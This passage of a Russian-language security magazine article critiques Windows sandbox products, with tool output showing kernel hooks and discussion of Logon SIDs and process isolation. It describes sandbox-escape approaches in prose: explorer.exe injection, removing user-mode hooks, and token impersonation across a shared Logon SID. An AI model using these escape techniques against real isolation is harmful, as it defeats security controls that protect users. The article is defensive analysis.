


Рис. 6. Приватная фоточка

Запусти Internet Explorer в песочнице и попробуй отправить данное изображение, скажем, на rghost.




Рис. 7. Изолированный браузер по умолчанию имеет доступ на чтение к данным




Рис. 8. Изолированное в песочнице приложение сумело украсть приватную фотографию

Ну и как? Получилось? Если опыт удался, то это не очень хорошо. Еще хуже, если в песочнице отсутствует возможность задать директории, к которым изолированные приложения не будут иметь доступ. И совсем нехорошо, если изолированные приложения могут читать данные из директорий текущего пользователя.

Виртуализация файловой системы и реестра в большинстве реализаций построена по принципу «копирование по требованию». То есть если файл нужно просто прочитать, то он читается из исходной директории при отсутствии аналога в виртуальной директории. Если такой же файл присутствует в виртуальной директории, то изолируемое приложение будет работать с ним. То же можно сказать про виртуальный реестр. Ну и понятно, что при попытке записать файл по реальному пути он запишется в виртуальную файловую систему. Почти всегда. Таким образом, если малварь «изолирована» в такой песочнице, то она сможет иметь полный доступ ко всем другим «изолируемым» процессам, практически ко всем данным в системе на чтение и к завиртуализованным (сохраняемым изолированными приложениями) данным (которые часто общие для всех изолируемых приложений) на запись.

НЮАНС № 3, ИЛИ «А ДАВАЙТЕ СДЕЛАЕМ ЕЩЕ ОДИН ВЕЛОСИПЕД, ЭТО ТАК ИНТЕРЕСНО»

Нас всегда удивляла поразительная способность некоторых антивирусных компаний решать задачи в лоб, не задаваясь вопросом, а надо ли решать эту задачу вообще, надо ли решать ее именно так, надо ли ломать что-то одно, чтобы построить что-то другое. Создается такое ощущение, что все решения банально и бездумно слизываются друг у друга. Впрочем, деньги есть — ума не надо, как говаривал кто-то из классиков. Если запустить утилиту Wincheck

от Red Plait, то можно увидеть, как именно реализованы механизмы изоляции, и заодно ответить на вопрос, почему качество изоляции под 64-битные версии Windows заметно слабее, чем под 32-битные. Wincheck — шустрая, достаточно надежная и бесплатная утилита, которая позволяет искать rootkit'ы в системе. Скачиваем Wincheck, запускаем и можем увидеть что-то типа этого:

```
SDT entry C (ZwAdjustPrivilegesToken) hooked 872DB50E ↵
    \SystemRoot\system32\DRIVERS\dirtyguard.sys!
SDT entry 16 (ZwAlpcConnectPort) hooked 872DB91A ↵
    \SystemRoot\system32\DRIVERS\dirtyguard.sys!
SDT entry 17 (ZwAlpcCreatePort) hooked 872DB8C8 ↵
    \SystemRoot\system32\DRIVERS\dirtyguard.sys!
...
...
...
SDT entry 170 (ZwSystemDebugControl) hooked 872DABCC ↵
    \SystemRoot\system32\DRIVERS\dirtyguard.sys!
SDT entry 172 (ZwTerminateProcess) hooked 872DA534 ↵
    \SystemRoot\system32\DRIVERS\dirtyguard.sys!
SDT entry 173 (ZwTerminateThread) hooked 872DA302 ↵
    \SystemRoot\system32\DRIVERS\dirtyguard.sys!
```

Большинство реализаций песочниц используют rootkit-технологии, перехватывая солидную часть функций ядра. В этом листинге приведены банальные хуки записей таблицы дескрипторов системных сервисов (SSDT), которая, кстати, охраняется PatchGuard (но об этом позже). И так делают многие.

К слову, тот факт, что у некоторых производителей антивирусных решений из флагманских продуктов пропала песочница, можно объяснить тем, что PatchGuard начал контролировать Shadow SSDT, которая отвечает за работу с окнами и располагается в win32k.sys . Ведь сбежать из песочницы можно и через `SetWindowsHookEx`, например. Чтобы перекрыть этот способ, надо перехватить `NtUserSetWindowsHookEx` в Shadow SSDT.

Глядим на результат Wincheck и видим:

```
Shadow SDT: 90C16000, limit 339
win32k_sdt[14] (NtGdiBitBlt) hooked, addr 872DF818 ↵
    \SystemRoot\system32\DRIVERS\dirtyguard.sys
win32k_sdt[125] (NtGdiDeleteObjectApp) hooked, addr 872E0160 ↵
    \SystemRoot\system32\DRIVERS\dirtyguard.sys
...
...
```

```
...
win32k_sdt[588] (NtUserSetWinEventHook) hooked, addr 872E046A ↵
    \SystemRoot\system32\DRIVERS\dirtyguard.sys
win32k_sdt[595] (NtUserSystemParametersInfo) hooked, addr 872DE56A ↵
    \SystemRoot\system32\DRIVERS\dirtyguard.sys
```

Есть масса статей на тему того, что это rootkit-технологии и это небезопасно, но кого это когда-то останавливало... Своим путем, через тернии и жесткий хукинг ядра, разработчики песочниц пытаются реализовать механизмы контроля доступа Windows заново! Сейчас они находятся где-то на уровне Windows 2000, сильно опережая ее по забагованности. И это логично, так как несколько даже очень талантливых разработчиков не смогут учесть всех нюансов тех вещей, которые создавались годами и тестировались миллионами пользователей.

При этом практически никто не использует штатные отлаженные встроенные механизмы безопасности самой ОС. Вместо этого их пытаются обойти и предлагают взамен непонятный суррогат, что вряд ли поможет против серьезной угрозы, а иногда может и навредить, так как поверхность атаки увеличивается.

В середине 2013 года мы протестировали способ побега из песочниц на основе инжекта в explorer.exe. Это был PowerLoader. Подавляющее большинство песочниц не устояло. В некоторых потребовалось сделать банальные вещи, вроде снять юзермодные хуки или вызвать напрямую ядро, и вопрос был решен. Хорошо сопротивлялись только две, одна из которых на текущий момент не развивается, а другую убрали из флагманского продукта (антивирус). Это говорит о том, что способ, основанный на перехватах, защищает только от известных разработчикам способов побега из песочниц!

Хотя не будем столь критичны. Есть решения, которые научились использовать механизмы безопасности ОС, не ломая их. Итак, если ты не видишь хуков ядра, то есть вероятность, что производители более грамотно подошли к вопросу изоляции.

Давай попробуем проверить. Для начала скачаем бесплатную утилиту Process Hacker. Запустим изолированный Internet Explorer, после чего — Process Hacker (рис. 9).



Рис. 9. Запущенный Process Hacker

На скриншоте мы видим выделенные темным процессы. Эти процессы запущены из-под анонимного пользователя (NT AUTHORITY\ANONYMOUS LOGON) и имеют уровень целостности (Integrity Level) Untrusted, а их Logon SID — S-1-5-7. Да-да, речь идет о Sandboxie. Только они так делают. Подробнее об уровнях целостности и механизмах безопасности Windows мы настоятельно рекомендуем почитать в книге Марка Руссиновича и Дэвида Соломона Windows Internals. Сейчас же скажем, что процесс запущен таким образом, что не имеет прав доступа практически ни к чему, и, если бы не одно но, процесс был бы выгружен из памяти операционной системой, а говоря проще, свалился бы. Тем не менее он не падает, а работает. И изолирован, без хуков ядра и без аппаратной виртуализации (тоже хуки, но об этом позже). Как же так происходит? Посмотрим повнимательнее.

Раз уж мы, помимо всего прочего, делаем некий мини-обзор хакерских утилит, то нельзя пройти мимо GMER. Скачаем, запустим и поглядим. Хуков ядра нет. Уже хорошо. А что же есть? Как процесс, который запущен так, что не должен работать, работает? И здесь на помощь приходят те же хуки, но в пользовательском режиме. Типа таких:

```
.text C:\Program Files\Internet Explorer\iexplore.exe[2852] ↵
    ntdll.dll!NtAdjustPrivilegesToken  7565268 10 Bytes ↵
    JMP 73AAB7E0 C:\Program Files\Sandboxie\SbieDll.dll
```

То есть в каждом приложении, запущенном в песочнице, огромная масса перехватов (сплайсинг) на уровне пользователя, которые через механизмы межпроцессного взаимодействия проксируют запросы в центр принятия решений. По всей видимости, в данном случае это сервис SbieSvc (впрочем, там и в драйвере

логики немало). А данный центр, сверяясь с базой, принимает какие-то разрешительные или запретительные решения. При этом, если избавиться от хуков, приложение перестанет работать, так как ему запрещено практически все. Иными словами, данное решение реализует в чистом виде принцип «Что не разрешено, то запрещено». Однако в таком подходе есть ряд минусов, связанных, во-первых, с быстродействием (каждый перехват должен быть обработан), во-вторых, с совместимостью с антивирусными решениями (они не очень любят хуки, даже пользовательского режима), в-третьих, с совместимостью с программами, защищенными протекторами (там своя песня, и они тоже очень не любят хуки, иногда предательски от них избавляясь). Ну и «портянка» разрешительных правил весьма велика, что влечет за собой проблемы совместимости и быстродействия.

НЮАНС № 4, ИЛИ ПОЧЕМУ ПЛОХО ПИЛИТЬ СУК, НА КОТОРОМ СИДИШЬ

В большинстве реализаций изолируемое приложение запускается под тем же пользователем, что и неизолируемое. Для реализации изоляции недостаточно фильтровать работу с файловой системой и реестром. Надо отслеживать открытие handle'ов, работу с COM-объектами, с ALPC в целом, с окнами и много чего еще, что штатно умеет делать Windows, в частности SRM (Security Reference Monitor). По своей старой традиции производители защитных технологий решают эти задачи хуками. Мы уже подробно писали об этом выше. При этом другая защитная технология, PatchGuard, с хуками как раз борется. Впрочем, производители песочниц уже нашли решение в своем стиле, задействовав механизмы виртуализации. Там же по ссылке можно увидеть, почему это решение, мягко говоря, не очень хорошее. И именно по этой причине разработчикам зачастую непросто реализовать свою изоляцию для каждого из процессов.

Очень часто маркетологи антивирусных компаний (и не только) подают нам использование аппаратной виртуализации как некую фичу, которая кардинально увеличит безопасность. Это сейчас тренд такой, активно подогреваемый нами, системными программистами. Мы же любим большие, сложные, наукоемкие и многобюджетные проекты! Но на самом деле в большинстве случаев уход на уровень гипервизора — это побег от PatchGuard, не более того. Возможность ставить хуки безнаказанно. Во всяком случае, пока :). Ну и да, это во всех отношениях дорого, начиная с требования к железу и заканчивая дороговизной разработки. Гипервизоры писать недешево. За все платит потребитель, разумеется.

НЕМНОГО О ВСТРОЕННЫХ МЕХАНИЗМАХ БЕЗОПАСНОСТИ WINDOWS И ИЗОЛЯЦИИ ПРОЦЕССОВ С ИХ ПОМОЩЬЮ

Как мы заметили выше, на рынке крайне мало решений, которые в принципе используют встроенные механизмы безопасности Windows. То, о котором мы

говорили, использует их, но весьма оригинальным способом — только для запрещения. Этот путь чреват рядом проблем.

А как еще можно использовать эти механизмы для изоляции процессов? На самом деле можно запускать приложения под разными пользователями, и большую часть работы сделают встроенные механизмы разделения доступа Windows. Хотя, конечно же, мини-фильтры на файловую систему и реестр все-таки нужны.

Используя штатные механизмы дискреционного контроля доступа (манипуляции с DACL объектов), мы можем регулировать права доступа субъектов (наших изолированных программ, запущенных под новыми пользователями) к объектам (файловой системе, реестру). Помимо этого, мы можем совершенно документированно и безопасно регулировать права доступа к станции, права доступа к рабочему столу, системные привилегии и уровень доверия.

Однако и здесь есть ряд нюансов, если их не учитывать, можно свести безопасность решения к нулю либо понизить его стабильность.

КАК ПРАВИЛЬНО ЗАПУСКАТЬ ПРОЦЕССЫ ПОД ДРУГИМ ПОЛЬЗОВАТЕЛЕМ

Есть такой факт: начиная с Windows Vista механизм Run As «сломан». И хоть это не совсем новость, но пока не все об этом знают. Проведем простой эксперимент. Запустим Process Explorer. Запустим notepad.exe. Кликнем два раза в окне Process Explorer на notepad.exe. Зайдем во вкладку Security и выберем там вкладку Permissions (рис. 10).




Рис. 10. Logon SID

Мы видим некоторую неизвестную учетную запись, имеющую SID S-1-5-5-0-80701. Это Logon SID. Разрешения процесса для Logon SID: Query limited information, Query information, Read memory, Terminate, Synchronize, Read. Разрешения токена для Logon SID: Assign as primary token, Duplicate, Impersonate, Query, Query source and Read. Разрешения потока для Logon SID: Query limited information, Query information, Get context, Synchronize and Read.

Все это означает, что если процесс стартует под другим пользователем посредством Run As (который запускает процесс с текущим Logon SID), то в большинстве случаев поток данного процесса сможет получить токен другого процесса (целевого, запущенного под исходным пользователем), имперсонировать контекст безопасности целевого процесса и получить все права, которыми обладает целевой процесс, что будет означать выход из изоляции.

Таким образом, при анализе средства изоляции процессов нужно обращать внимание на Logon SID, с которым был запущен изолируемый процесс. Даже если процесс запущен под другим пользователем, то в случае совпадения Logon SID побег из песочницы может быть возможен.

Существует всего три документированных способа запустить процесс от имени другого пользователя:

- CreateProcessWithLogonW. На вход принимает логин и пароль, создает процесс с тем же Logon SID. Не подходит.
- CreateProcessAsUser. Создает процесс с тем же Logon SID. Не подходит.
- CreateProcessWithTokenW. Единственная подходящая функция.

Именно CreateProcessWithTokenW необходимо использовать для запуска приложений под другим пользователем. Это единственно верное решение.

КОВАРНЫЙ ДЕСКТОП И ИЗОЛЯЦИЯ

Начиная с Vista в ОС Windows появился защитный механизм UIPI (User Interface Privilege Isolation). Этот механизм регулирует обмен сообщениями между приложениями с разными уровнями доверия (Integrity levels). А теперь вспомним старушку Windows XP.

```
/*
 * Is the app hooking another user without access?
 * If so return an error. Note that this check is done
 * for global hooks every time the hook is called.
 */
if ((!RtlEqualLuid(&ptiThread->ppi->luidSession,
            &ptiCurrent->ppi->luidSession)) &&
        !(ptiThread->TIF_flags & TIF_ALLOWOTHERACCOUNTHOOK)) {

    RIPERR0(ERROR_ACCESS_DENIED,
        RIP_WARNING,
        "Access denied to other user in zzzSetWindowsHookEx");

    return NULL;
}
```

Рис. 11. Проверка возможности выполнения SetWindowsHookEx в ядре Windows XP

На рис. 11 видно, что если приложение запущено под другим пользователем, то SetWindowsHookEx не отработает для приложений, запущенных, например, под текущим пользователем. Изоляция работает! Но в Windows XP :(. Поглядим, что происходит в более молодых ОС семейства Windows (рис. 12).

